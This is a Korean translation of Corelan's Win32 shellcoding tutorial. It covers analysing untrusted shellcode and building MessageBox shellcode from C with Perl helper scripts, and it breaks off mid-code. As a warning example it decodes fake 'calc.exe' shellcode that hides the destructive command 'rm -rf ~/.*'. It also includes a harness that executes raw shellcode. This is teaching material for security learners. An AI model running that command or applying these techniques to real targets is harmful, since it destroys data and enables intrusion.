

공격 코드 작성 따라하기

(원문: 공격 코드 Writing Tutorial 9)

2013.3

작성자: (주)한국정보보호교육센터 서준석 주임연구원
오류 신고 및 관련 문의: nababora@naver.com

문서 개정 이력

개정 번호	개정 사유 및 내용	개정 일자
1.0	최초 작성	2013.03.21

본 문서는 원문 작성자(Peter Van Eeckhoutte)의 허가 하에 번역 및 배포하는 문서로, 원문과 관련된 모든 내용의 저작권은 Corelan에 있으며, 추가된 내용에 대해서는 (주)한국정보보호교육센터에 저작권이 있음을 유의하기 바랍니다. 또한, 이 문서를 상업적으로 사용 시 모든 법적 책임은 사용자 자신에게 있음을 경고합니다.

This document is translated with permission from Peter Van Eeckhoutte.
You can find **Copyright** from term-of-use in Corelan(www.corelan.be/index.php/terms-of-use/)

Exploit Writing Tutorial by corelan

[아홉 번째. Win32 셸코딩]

번역 : 한국정보보호교육센터 서준석 주임연구원

오류 신고 및 관련 문의 : nababora@naver.com

공격 코드를 작성할 때, 보통 간단한 셸코드를 먼저 코드에 삽입해 공격 코드 자체가 제대로 동작하는지 우선 점검한다. Exploit-db나 1377과 같이 최신 취약점 공격 코드가 올라오는 사이트에서도 코드의 유효성 검증을 위해 주로 'calc.exe' 프로그램을 사용한다.

계산기를 화면에 띄우기 위해, 대부분의 경우 기존에 Metasploit에 내장되어 있던 셸코드 생성기를 주로 이용한다(인터넷에 공개된 셸코드는 이용하지 않을 것을 권장한다). 물론, Metasploit에서 제공하는 셸코드 생성기를 만들기는 상당히 어렵다. 단순한 기법을 적용하는 것뿐만 아니라, 컴퓨터에 대한 깊은 지식과 창의력 등이 요구된다. 셸코드 자체를 쓰는 것은 어렵지 않지만, '좋은' 셸코드를 생성하는 것은 어려운 작업이다.

대부분의 경우, Metasploit에서 제공하는 셸코드는 큰 제한 사항 없이 돌아갈 뿐만 아니라, 자신이 발견한 취약점을 검증하는데 주로 사용 된다.

이번 문서에서는 셸코드를 어떻게 작성하고 코드의 동작을 방해하는 특정 제한 사항들을(널 바이트와 같은) 어떻게 우회할 수 있는지 알아볼 것이다.

많은 문서와 책들이 이 주제를 다뤘고, 그 중에는 정리가 아주 잘 된 것들도 있다. 이번 문서에서는 여러 출처에서 검증된 훌륭한 방법들을 모아 'Win32 셸코딩' 이라는 하나의 문서로 정리해 보는 기회를 갖겠다.

이 문서의 목표는 단순히 셸코드를 제작할 능력을 갖추도록 도와 주는 것이라기 보단, 셸코드가 어떻게 동작하는지, 셸코드 기능성을 위해 필요한 특정 요구사항이 필요하거나, 셸코드 수정을 필요로 할 경우 맞춤형 셸코드를 제작할 수 있도록 만드는 것이다.

1. 기본 - 셸코딩 환경 구축

모든 셸코드는 간단한 구조를 가지는 애플리케이션에 불과하다. 사람이 직접 작성한 일련의 명령어 또는 개발자가 원하는 정확한 행동을 수행하기 위해 설계된 명령어 덩어리를 의미한다. 셸코드의 기능이 복잡해 질 수록, 최종 셸코드는 더욱 복잡해 질 것이다.

공격 코드에서 실질적으로 사용되는 셸코드는 연속된 '바이트'들로만 구성되어 있다. 우리는 이 바이트들이 어셈블리어 또는 CPU 명령어라는 것을 알고 있다. 셸코드를 쓰기 위해 이 명령어들을 어셈블리 언어로 직접 써야 할까? 물론, 이렇게 하면 분명 도움은 될 것이다. 하지만 특정 시스템에서 단 한번만 실행하면 되는 코드를 만들고 싶다면 어셈블리 언어에 대한 약간의 지식만 가지고 있어도 무방하다.

윈도우 플랫폼에서 셸코드를 작성하기 위해선 윈도우 API를 사용할 줄 알아야 한다. 신뢰성 있는 개발의 영향에 대한 내용은 이 문서의 뒤에서 다룰 것이다. 본격적으로 시작하기 전에, 아래의 필수 환경을 설치해야 한다.

- C/C++ 컴파일러: lcc-win32, dev-c++, MS Visual Studio Express C++
- 어셈블러: nasm
- 디버거: Immunity Debugger
- 디컴파일러: IDA Free(or Pro)
- ActiveState/Strawberry 펄(Perl):
- Metasploit
- Skyline alpha3, testival, beta3
- 셸코드를 테스트하기 위한 간단한 C 애플리케이션 (shellcodetest.c)
- 윈도우 XP SP3

```
char code[] = "paste your shellcode here";
int main(int argc, char **argv)
{
    int (*func)();
    func = (int (*)()) code;
    (int)(*func)();
}
```

위에서 제시된 프로그램을 반드시 설치한 뒤에 다음 내용을 읽기를 바란다. 뿐만 아니라, 금번 문서를 이해하려면 어셈블리 언어뿐만 아니라 기본적인 Perl/C 코드를 읽고, 이해하고, 쓸 수 있는 능력을 갖추는 것이 선행되어야 한다. 아래의 링크를 다운받기 바란다.

- 셸코딩 튜토리얼 스크립트(https://www.corelan.be/?dl_id=56)

2. 기존에 존재하는 셸코드 테스트

셸코드가 어떻게 작성되어 있는지 살펴보기 전에, 바로 사용 가능한 셸코드나, 직접 셸코드를 구축하는 과정에 이 셸코드를 테스트할 수 있는 약간의 기법을 소개할 것이다. 이 기술은 인터넷에 떠도는 검증되지 않은 셸코드나 자신이 직접 만든 셸코드를 실제 적용하기 전에 테스트하는데 사용될 수 있다.

보통, 셸코드는 우리가 다뤘던 예제에서 보듯이 연속된 기계어 바이트 형태로 존재한다. 그렇다면 어떻게 이 셸코드를 테스트 하고, 평가할 수 있을까?

우선, 이 바이트들을 명령어들로 전환해서 어떤 역할을 수행하는지 확인해야 한다. 여기에는 두 가지 접근 방식이 존재한다.

- 정적 바이트/기계어들을 명령어로 전환해 결과물로 나온 어셈블리 코드를 분석한다. 이것의 장점은 코드의 역할을 파악하기 위해 직접 코드를 반드시 실행할 필요가 없다는 점이다.

- 바이트/기계어를 위쪽에 위치한 스크립트에 넣고 컴파일 한 다음, 디버거를 통해 실행해 보자. 코드 앞에 0xCC를 붙이거나, 올바른 위치에 브레이크 포인트를 설정해야 한다. 코드 실행이 아니라 코드 자체의 역할을 이해하는 것이 중요하다. 이 방법이 더 간편하기는 하지만, 한 번의 실수로 시스템을 망가뜨릴 수 있다는 잠재적 위험이 존재한다.

첫 번째 접근법: 정적 분석

예제 1

인터넷에서 아래와 같은 코드를 발견했고, 공격 코드에 적용하기 전에 이 코드가 어떤 역할을 하는지 살펴해보도록 하자.

```
//this will spawn calc.exe
char shellcode[] =
"Wx72Wx6DWx20Wx2DWx72Wx66Wx20Wx7eWx20"
"Wx2FWx2AWx20Wx32Wx3eWx20Wx2fWx64Wx65"
"Wx76Wx2fWx6eWx75Wx6cWx6cWx20Wx26";
```

위 기계어를 바이너리 파일에 쓰기 위해 아래의 스크립트를 이용해 보자(pveWritebin.pl)

```
#!/usr/bin/perl
# Perl script written by Peter Van Eeckhoutte
# http://www.corelan.be:8800
# This script takes a filename as argument
```

```
# will write bytes in \x format to the file
#

if ($#ARGV ne 0) {
print " usage: $0 ".chr(34)."output filename".chr(34)."\\n";
exit(0);
}

system("del $ARGV[0]");
my $shellcode="You forgot to paste ".
"your shellcode in the pveWritebin.pl".
"file";

#open file in binary mode
print "Writing to ".$ARGV[0]."\\n";
open(FILE,">$ARGV[0]");
binmode FILE;
print FILE $shellcode;
close(FILE);

print "Wrote ".length($shellcode)." bytes to file\\n";
```

셸코드를 펄 스크립트에 붙여 넣고 스크립트를 실행해 보자.

```
#!/usr/bin/perl
# Perl script written by Peter Van Eeckhoutte
# http://www.corelan.be:8800
# This script takes a filename as argument
# will write bytes in \x format to the file
#

if ($#ARGV ne 0) {
print " usage: $0 ".chr(34)."output filename".chr(34)."\\n";
exit(0);
}
system("del $ARGV[0]");
my $shellcode="\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20".
"\x2F\x2A\x20\x32\x3e\x20\x2f\x64\x65".
"\x76\x2f\x6e\x75\x6c\x6c\x20\x26";
```

```
#open file in binary mode
print "Writing to ".$ARGV[0]."\n";
open(FILE,">$ARGV[0]");
binmode FILE;
print FILE $shellcode;
close(FILE);

print "Wrote ".length($shellcode)." bytes to file\n";
```

```
C:\Documents and Settings\Administrator\Desktop\9_Win32 Shellcoding\exploit>perl
ritebin.pl c:\tmp\shellcode.bin
Could Not Find c:\tmp\shellcode.bin
Writing to c:\tmp\shellcode.bin
Wrote 26 bytes to file
```

바이트들을 디스어셈블 하기 전에 먼저 해야 할 일은 이 파일의 내용을 살펴보는 것이다. 단순히 파일을 살펴보는 것만으로도 1차적인 검증이 가능하다.

```
C:\tmp>type shellcode.bin
rm -rf ~/.* 2> /dev/null &
C:\tmp>
```

단순히 내용만 살펴봐도 벌써 문제가 보인다. 만약 이 코드를 리눅스 시스템에서 실행하면, 시스템을 날려 버릴 수도 있다. 리눅스에서는 'type' 명령 대신에 'strings' 명령을 사용하면 된다.

예제2

아래의 코드를 예제1과 같은 방법으로 파일에 기록해 보자.

```
# Metasploit generated - calc.exe - x86 - Windows XP Pro SP2
my $shellcode="\x68\x97\x4C\x80\x7C\xB8".
"\x4D\x11\x86\x7C\xFF\xD0";
```

```
C:\Documents and Settings\Administrator\Desktop\9_Win32 Shellcoding\exploit>perl
ritebin_2.pl c:\tmp\shellcode.bin
Writing to c:\tmp\shellcode.bin
Wrote 12 bytes to file

C:\Documents and Settings\Administrator\Desktop\9_Win32 Shellcoding\exploit>cd\
C:\>type c:\tmp\shellcode.bin
hULC!;M4&! u
```

이 바이트를 명령어로 디스어셈블 해 보자.

```
C:\Program Files\nasm>ndisasm.exe -b 32 c:\tmp\shellcode.bin
00000000 68974C807C      push dword 0x7c804c97
00000005 B84D11867C      mov eax,0x7c86114d
0000000A FFD0           call eax
```

셸코드가 어떤 일을 수행하는지 살펴보기 위해 코드를 실행할 필요는 없다. 공격 코드가 윈도우 XP SP2에 기록 되었다면 다음과 같은 함수를 windbg에서 확인할 수 있다.

```
0:001> d 0x7c804c97
7c804c97 57 72 69 74 65 00 42 61-73 65 43 68 65 63 6b 41 Write.BaseCheckA
7c804ca7 70 70 63 6f 6d 70 61 74-43 61 63 68 65 00 42 61 ppcompatCache.Ba
7c804cb7 73 65 43 6c 65 61 6e 75-70 41 70 70 63 6f 6d 70 seCleanupAppcomp
7c804cc7 61 74 43 61 63 68 65 00-42 61 73 65 43 6c 65 61 atCache.BaseClea
7c804cd7 6e 75 70 41 70 70 63 6f-6d 70 61 74 43 61 63 68 nupAppcompatCach
7c804ce7 65 53 75 70 70 6f 72 74-00 42 61 73 65 44 75 6d eSupport.BaseDum
7c804cf7 70 41 70 70 63 6f 6d 70-61 74 43 61 63 68 65 00 pAppcompatCache.
7c804d07 42 61 73 65 46 6c 75 73-68 41 70 70 63 6f 6d 70 BaseFlushAppcomp
```

위 그림을 보면 알 수 있듯이, 'push dword 0x7c804c97' 명령은 스택에 'Write'를 수행한다. 다음으로, 0x7c86114d에 있는 내용이 eax에 삽입되고, eax가 호출된다. 0x7c86114d에 있는 내용을 살펴보자.

```
0:001> !n 0x7c86114d
(7c86114d) kernel32!WinExec | (7c86123c) kernel32!`string'
Exact matches:
kernel32!WinExec =
```

결론: 이 코드는 'write' 를 실행한다.

만약 윈도우 XP SP3에서 실행한다면, 다음과 같이 해당 주소에 Write 명령을 찾을 수 없다. 즉, 공격 코드를 실행해도 아무런 결과를 얻을 수 없다는 의미다.

```
0:001> d 0x7c804c97
7c804c97 74 61 63 68 43 6f 6e 73-6f 6c 65 00 42 61 63 6b tachConsole.Back
7c804ca7 75 70 52 65 61 64 00 42-61 63 6b 75 70 53 65 65 upRead.BackupSee
7c804cb7 6b 00 42 61 63 6b 75 70-57 72 69 74 65 00 42 61 k.BackupWrite.Ba
7c804cc7 73 65 43 68 65 63 6b 41-70 70 63 6f 6d 70 61 74 seCheckAppcompat
7c804cd7 43 61 63 68 65 00 42 61-73 65 43 6c 65 61 6e 75 Cache.BaseCleanu
7c804ce7 70 41 70 70 63 6f 6d 70-61 74 43 61 63 68 65 00 pAppcompatCache.
7c804cf7 42 61 73 65 43 6c 65 61-6e 75 70 41 70 70 63 6f BaseCleanupAppco
7c804d07 6d 70 61 74 43 61 63 68-65 53 75 70 70 6f 72 74 mpatCacheSupport
```

두 번째 접근법: 동적 분석

페이로드가 인코딩 되어 있거나, 디스어셈블리가 명령어를 생산한 경우 한 눈에 보서는 코드의 의미를 파악하기가 힘들고, 한 단계 더 깊게 파악해야 한다. 인코더가 사용되었을 경우, 어셈블리어로 변환한 결과로 나온 바이트의 의미를 파악할 수 없을 것이다. 오리지널 셸코드를 재생산하기 위해 디코더 루프가 작동해야만 해석이 가능한 인코딩 데이터를 보고 있기 때문이다.

직접 디코더 작업을 수행할 수도 있지만 많은 시간이 걸릴 수도 있다. 물론 코드를 실행한 뒤 브레이크 포인트와 블럭 자동 실행 기법을 사용해 어떤 일이 발생하는지 확인하는 방법을 쓸 수도 있다.

이 기법 또한 위험을 내재하고 있으며 동작 과정을 놓치지 않고 끝까지 다음 명령이 어떻게 되는지 이해해야 한다는 전제가 있다. 뒤에서 다 설명할 내용들이므로, 여기서 자세히 다루지는 않을 것이다. 우선, 아래의 절차만 이해해도 충분하다.

- 네트워크 연결을 해제
- 진행 과정 중 메모할 준비
- 실행할 쉘코드 바로 앞 부분에 브레이크 포인트를 설정.
- 코드를 실행하지 말 것. F7(이뮤니티)을 눌러 명령어를 한 줄씩 진행. call/jmp 성격을 가지는 명령어와 마주칠 경우, 실행하기 전에 해당 코드가 어디로 이어지는지 반드시 확인.
- 디코더가 쉘코드에 사용되어 있다면, 오리지널 쉘코드가 재생산될 위치를 찾아야 하마. 오리지널 코드를 재생산한 다음, 이 코드로 점프를 수행하게 만들면 되는데 보통 특정 비교 명령의 결과만 수정하면 쉘코드로 방향을 이어줄 수 있다. 아직. 쉘코드는 실행하면 안 된다.
- 오리지널 쉘코드가 재생산되면, 명령어를 살펴보고 코드가 어떤 명령을 수행할 지 파악한다.
- 코드가 어떠한 작업을 수행할지 모르므로 코드 실행에 주의하기 바란다(시스템을 날려 버릴 수도 있다)

2. C언어를 쉘코드로 변환


본격적으로 시작해 보자. 'You have been pwned by Corelan' 이라는 문자를 포함하는 MessageBox를 출력하는 쉘코드를 C 언어로 작성해 보자. 실질적인 쉘코드 기능을 하지는 않겠지만, 좀 더 복잡한 쉘코드를 작성하고 수정하기 위해 우선 간단한 쉘코드부터 완벽히 이해해야 한다.

C 코드를 실행 가능한 어셈블리 언어로 전환

소스(corelan1.c):

```
#include <windows.h>
int main(int argc, char** argv)
{
    MessageBox(NULL,
        "You have been pwned by Corelan", "Corelan", MB_OK);
}
```

코드를 컴파일 후 생성한 파일을 실행해 보자(lcc_win32를 사용).



디컴파일러(IDA)에서 실행 파일을 불러 온다. 프로그램에서 분석이 끝나면, 다음과 같은 결과를 확인할 수 있다.

```
.text:004012D4 ; ===== S U B R O U T I N E =====
.text:004012D4
.text:004012D4 ; Attributes: bp-based frame
.text:004012D4
.text:004012D4      public _main
.text:004012D4      _main      proc near               ; CODE XREF: _mainCRTStartup+92f
.text:004012D4          push    ebp
.text:004012D5          mov     ebp, esp
.text:004012D7          push    0                ; uType
.text:004012D9          push    offset Caption      ; "Corelan"
.text:004012DE          push    offset Text        ; "You have been pwned by Corelan"
.text:004012E3          push    0                ; hWnd
.text:004012E5          call    _MessageBoxA@16
.text:004012EA          mov     eax, 0
.text:004012EF          leave
.text:004012F0          retn
.text:004012F0      main      endp
```

디버거에서 실행 파일을 로드하면 IDA와 똑같은 결과를 확인할 수 있다.


```
55      PUSH EBP
89E5     MOV EBP,ESP
6A 00     PUSH 0
68 A0404000 PUSH corelan1.004040A0
68 A0404000 PUSH corelan1.004040A8
6A 00     PUSH 0
E8 3A020000 CALL <JMP.&USER32.MessageBoxA>
B8 00000000 MOV EAX,0
C9       LEAVE
C3       RETN
```

Style = MB_OK!MB_APPLMODAL
Title = "Corelan"
Text = "You have been pwned by Corelan"
hOwner = NULL
MessageBoxA

위 두 그림에서 아래와 같은 사실을 확인할 수 있다.


1. push ebp와 mov ebp,esp 명령어는 스택 설정을 위해 사용된다. 우리는 기존에 존재하는 애플리케이션 내에서 셸코드를 실행할 것이므로 이 코드들이 필요 없다. 또한, 스택이 올바르게 설정되어 있다는 것을 가정한다(항상 올바르게 설정되어 있지는 않겠지만 셸코드가 동작하게 만들기 위해선 레지스터와 스택을 약간 변형해야 할 수도 있다).

2. 스택 상에서 사용될 인자들을 역순으로 삽입. 윈도우 창 제목(0x00040A0)과 메시지 박스 문자(0x004040A8)가 우리의 실행 파일 내의 .data 섹션에서 로드 된다. 그리고, 버튼 스타일(MB_OK)와 hOwner는 값이 '0' 이다.



Address	Start	End	Comment	Segment	Properties	Permissions
00320000	00000000			Map	R E	R E
00330000	00005000			Map	R E	R E
003F0000	00002000			Map	R E	R E
00400000	00001000			Image	R	RWE
00401000	00001000			Image	R E	RWE
00402000	00001000			Image	Rw	RWE
00403000	00001000			Image	R	RWE
00404000	00001000			Image	Rw	RWE
00405000	00001000			Image	Rw	RWE
00410000	00103000			Map	R	R
00520000	00001000			Priv	Rw	Rw

3. 우리는 MessageBoxA 윈도우 API를 호출한다(user32.dll 내에 위치) 이 API는 스택에서 4 개의 인자를 가져온다. IDA의 'import' 섹션을 살펴보면 MessageBoxA 함수가 user32.dll에서 임포트 해 오는 것임을 알 수 있다. 이것은 중요하다. 그 이유는 뒤에서 다루도록 하겠다.


















Address	Ordinal	Name	Library
004050E8		RtlUnwind	KERNEL32
004050F4		MessageBoxA	USER32
00405100		_job	CRTDLL
00405104		_itoa	CRTDLL
00405108		GetMainArgv	CRTDLL

4. 애플리케이션을 종료하자. 자세한 설명은 뒤에서 다루겠다.

사실, 앞서 만든 셸코드가 최종 셸코드와 큰 차이는 없다. 위 셸코드에서 기계어 바이트를 가져오면, 기본적인 셸코드를 만들 수 있다. 셸코드가 동작하도록 만들기 위해 몇 가지 변경해야 할 사항들이 있다.

- 문자열이 스택에 삽입되는 방식을 변경. 우리 예제에서, 이 문자는 C 프로그램의 .data 섹션에서 가져온다. 하지만 다른 애플리케이션을 공격하고자 한다면, 특정 애플리케이션의 .data 섹션을 사용할 수는 없다. 그러므로 우리가 직접 스택에 문자를 삽입하고 MessageBoxA 함수에 문자 포인터를 넘겨줘야 한다.
- MessageBoxA API의 주소를 찾아 직접 호출해야 한다. IDA에서 user32.dll을 불러와 함수를 살펴보자. 역자의 XP SP3에선, 이 함수가 0x7E4507EA에 위치한다. 이 주소는 OS 버전 또는 서비스 팩 레벨마다 다르다. 이 문서의 끝 부분에서 이에 대응할 수 있는 방법을 논의해 보겠다.

Load Debugging Symbols		
Symbol	Type	Address
 _WowServerLoadCreateMenu@20	Function	7E450119
 _WOWLoadBitmapA@16	Function	7E450142
 _WowServerLoadCreateCursorIcon@32	Function	7E4501BE
 _DemKeyScan@4	Function	7E45023C
 _MapVirtualKeyW@8	Function	7E45029E
 _DemToCharBuffW@12	Function	7E4502BB
 _GetMenuCheckMarkDimensions@0	Function (FP0)	7E4502F9
 _LBPrintCallback@20	Function	7E450318
 _xxxLBDrawLBItem@20	Function	7E45049D
 _LBIsCtrl@12	Function	7E4505E4
 _xxxLBGetBrush@8	Function	7E45066B
 _xxxLBBinarySearchString@8	Function	7E4506FA
 _GdiCreateLocalEnhMetaFile@4	Function	7E4507D4
 _GdiConvertMetaFilePict@4	Function	7E4507DF
 _MessageBoxA@16	Function	7E4507EA

그러므로 0x7E4507EA 호출은 MessageBoxA 함수를 실행시킨다. 현재 프로세스에서 user32.dll이 로드된다고 가정해 보자.

어셈블리 언어를 헬코드로 변환 : 문자열을 스택에 삽입 & 문자열에 대한 스트링을 반환

1. 문자열을 헥스로 변환
2. 헥스를 역순으로 스택에 삽입. 스트링의 끝 부분에 널 바이트를 두는 것을 잊지 말아야 하며, 모든 것이 4 바이트 단위로 정렬되어야 한다는 사실을 주의해야 한다(필요하다면 약간의 패딩을 추가)

아래 스크립트는 스택에 문자열을 삽입하는 기계어를 만들어 낸다(pvePushString.pl):

```
#!/usr/bin/perl
# Perl script written by Peter Van Eeckhoutte
# http://www.corelan.be:8800
# This script takes a string as argument
# and will produce the opcodes
# to push this string onto the stack
#
if ($#ARGV ne 0) {
    print " usage: $0 ".chr(34)."String to put on stack".chr(34)."\\n";
    exit(0);
}
#convert string to bytes
my $strToPush=$ARGV[0];
```

```

my $strThisChar="";
my $strThisHex="";
my $cnt=0;
my $bytecnt=0;
my $strHex="";
my $strOpCodes="";
my $strPush="";

print "String length : " . length($strToPush)."\n";
print "OpCodes to push this string onto the stack :\n\n";

while ($cnt < length($strToPush))
{
    $strThisChar=substr($strToPush,$cnt,1);
    $strThisHex="".$strThisChar."";
    if ($bytecnt < 3)
    {
        $strHex=$strHex.$strThisHex;
        $bytecnt=$bytecnt+1;
    }
    else
    {
        $strPush = $strHex.$strThisHex;
        $strPush =~ tr/0-9a-z/0-9a-z/d;
        $strHex=chr(34).$strHex.$strThisHex.chr(34).
        " //PUSH 0x".substr($strPush,6,2).substr($strPush,4,2).
        substr($strPush,2,2).substr($strPush,0,2);

        $strOpCodes=$strHex."".$strOpCodes;
        $strHex="";
        $bytecnt=0;
    }
    $cnt=$cnt+1;
} # last line
if (length($strHex) > 0)
{
    while(length($strHex) < 12)
    {
        $strHex=$strHex."";
    }
}

```

```

    $strPush = $strHex;
    $strPush =~ tr/WWx//d;
    $strHex=chr(34)."WWx68".$strHex."WWx00".chr(34)." //PUSH 0x00".
    substr($strPush,4,2).substr($strPush,2,2).substr($strPush,0,2);
    $strOpcodes=$strHex."Wn".$strOpcodes;
}
else
{
    #add line with spaces + null byte (string terminator)
    $strOpcodes=chr(34)."WWx68WWx20WWx20WWx20WWx00".chr(34).
    " //PUSH 0x00202020".Wn".$strOpcodes;
}
print $strOpcodes;

sub ascii_to_hex ($)
{
    (my $str = shift) =~ s/(.|Wn)/sprintf("%02lx", ord $1)/eg;
    return $str;
}

```

실행해 보자.

```

C:\W9_Win32_Shellcoding\Wexploit>perl pvePushString.pl "Corelan"
String length : 7
Opcodes to push this string onto the stack :

"Wx68Wx6cWx61Wx6eWx00" //PUSH 0x006e616c
"Wx68Wx43Wx6fWx72Wx65" //PUSH 0x65726f43

C:\W9_Win32_Shellcoding\Wexploit>perl pvePushString.pl "You have been pwned by Corelan"
String length : 30
Opcodes to push this string onto the stack :

"Wx68Wx61Wx6eWx20Wx00" //PUSH 0x00206e61
"Wx68Wx6fWx72Wx65Wx6c" //PUSH 0x6c65726f
"Wx68Wx62Wx79Wx20Wx43" //PUSH 0x43207962
"Wx68Wx6eWx65Wx64Wx20" //PUSH 0x2064656e
"Wx68Wx6eWx20Wx70Wx77" //PUSH 0x7770206e
"Wx68Wx20Wx62Wx65Wx65" //PUSH 0x65656220
"Wx68Wx68Wx61Wx76Wx65" //PUSH 0x65766168
"Wx68Wx59Wx6fWx75Wx20" //PUSH 0x20756f59

```

단순히 문자를 스택에 삽입하는 것으로는 충분하지 않다. MessageBoxA 함수는 텍스트를 가리키는 포인터를 원하지 텍스트 자체를 원하지 않는다. 이 부분을 염두 해야 한다. 하지만 다른 두 인자(hWND와 Buttontype)는 포인터가 되어선 안 되고, 0이 되어야 한다. 그러므로 이 두 인자에 대해서는 다른 접근법이 필요하다.

```
int MessageBox(
    HWND hWnd,
    LPCTSTR lpText,
    LPCTSTR lpCaption,
    UINT uType
);
```

-> hWnd와 uType은 스택에서 가져온 값을 의미하고, lpText와 lpCaption은 문자열에 대한 포인터다.

어셈블리 언어를 헬코드로 변환: MessageBox 인자를 스택에 삽입

우리는 아래 작업을 수행해야 한다.

- 우리의 문자열을 스택에 삽입하고 레지스터 안에 있는 각 문자열에 대한 포인터를 저장한다. 스택에 문자열을 삽입한 뒤에, 현재 스택 위치를 레지스터에 저장할 것이다. Caption 문자열에 대한 포인터를 저장하기 위해 EBX 포인터를, MessageBox 문자열에 대한 포인터를 위해 ECX를 사용할 것이다. 현재 스택 위치는 ESP 레지스터 값을 의미한다. 간단하게 mov ebx, esp 또는 mov ecx, esp 명령어를 사용하면 된다.
- 레지스터 중 하나를 0으로 설정한다. 그 다음 우리가 원하는 스택 위치에 그 레지스터를 삽입한다 (hWND와 Button 인자로 사용될 것이다). 레지스터를 0으로 설정하는 것은 해당 레지스터에 XOR 연산을 수행하는 방법으로 달성할 수 있다(XOR EAX,EAX).
- 레지스터 안에 있는 0 값과 주소값을 스택에 올바른 순서와 위치에 삽입한다.
- MessageBox 호출 (스택에서 네 주소를 가져온 다음 레지스터의 내용을 MessageBox 함수의 인자로 사용)

추가로, user32.dll 내의 MessageBox 함수를 살펴보면 다음과 같다.

```
7E4507EA 8BFF      MOV EDI,EDI
7E4507EC 55        PUSH EBP
7E4507ED 8BEC      MOV EBP,ESP
7E4507EF 833D BC14477E 01 CMP DWORD PTR DS:[7E4714BC],0
7E4507F6 74 24     JE SHORT USER32.7E45081C
7E4507F8 64:A1 18000000 MOV EAX,DWORD PTR FS:[18]
7E4507FE 6A 00     PUSH 0
7E450800 FF70 24   PUSH DWORD PTR DS:[EAX+24]
7E450803 68 241B477E PUSH USER32.7E471B24
7E450808 FF15 C412417E CALL DWORD PTR DS:[<&KERNEL32.Interlock, kernel32.InterlockedCompareExchange
7E45080E 85C0     TEST EAX,EAX
7E450810 75 0A     JNZ SHORT USER32.7E45081C
7E450812 C705 201B477E 01 MOV DWORD PTR DS:[7E471B20],1
7E45081C 6A 00     PUSH 0
7E45081E FF75 14   PUSH DWORD PTR SS:[EBP+14]
7E450821 FF75 10   PUSH DWORD PTR SS:[EBP+10]
7E450824 FF75 0C   PUSH DWORD PTR SS:[EBP+C]
7E450827 FF75 08   PUSH DWORD PTR SS:[EBP+8]
7E450829 E8 2D000000 CALL USER32.MessageBoxExA
7E45082F 5D        POP EBP
7E450830 C2 1000   RETN 10
7E450833 90        NOP
```

위 그림을 보면, EBP 기준 오프셋에 의해 참조되는 위치에서 인자를 가져온다(EBP+8와 EBP+14사이). 0x7E4507ED에서 ESP의 내용이 EBP로 복사 된다. 우리는 네 개의 인자를 정확한 위치에 두어야 한다는 것을 의미한다. 즉, 스택 상에 문자열을 삽입하는 기본적인 방식을 고려해 볼 때, MessageBox API로 점프 하기 전에 스택에 추가로 4 바이트를 삽입해야 한다는 것을 의미한다(프로그램을 디버거로 실행시켜 보면 이것이 어떤 의미인지 알 수 있다).

어셈블리 언어를 헬코드로 변환: 모든 내용을 하나에 담아 보자.

```
char code[] =
// 첫째로 문자열을 스택에 삽입
"Wx68Wx6cWx61Wx6eWx00" // "Corelan" 삽입
"Wx68Wx43Wx6fWx72Wx65" // = 윈도우 창 이름
"Wx8bWxdc" // mov ebx,esp =
// 이것은 윈도우 창 이름을 가리키는 포인터를 EBX에 삽입
"Wx68Wx61Wx6eWx20Wx00" // 삽입
"Wx68Wx6fWx72Wx65Wx6c" // "You have been pwned by Corelan"
"Wx68Wx62Wx79Wx20Wx43" // MessageBox 문자열
"Wx68Wx6eWx65Wx64Wx20" //
"Wx68Wx6eWx20Wx70Wx77" //
"Wx68Wx20Wx62Wx65Wx65" //
"Wx68Wx68Wx61Wx76Wx65" //
"Wx68Wx59Wx6fWx75Wx20" //
"Wx8bWxcc" // mov ecx,esp =
// 문자열을 가리키는 포인터를 ECX에 삽입
// 이제 스택에 인자와 포인터 값을 삽입해야 한다.
// 마지막 인자 hwnd는 0이다..
// EAX 값을 정리 후 스택에 삽입
"Wx33Wxc0" //xor eax,eax => EAX = 00000000
"Wx50" //push eax
// 두 번째 인자는 윈도우 창 이름이다. 해당 포인터는 EBX에 저장되어 있으므로 EBX를 삽입
"Wx53"
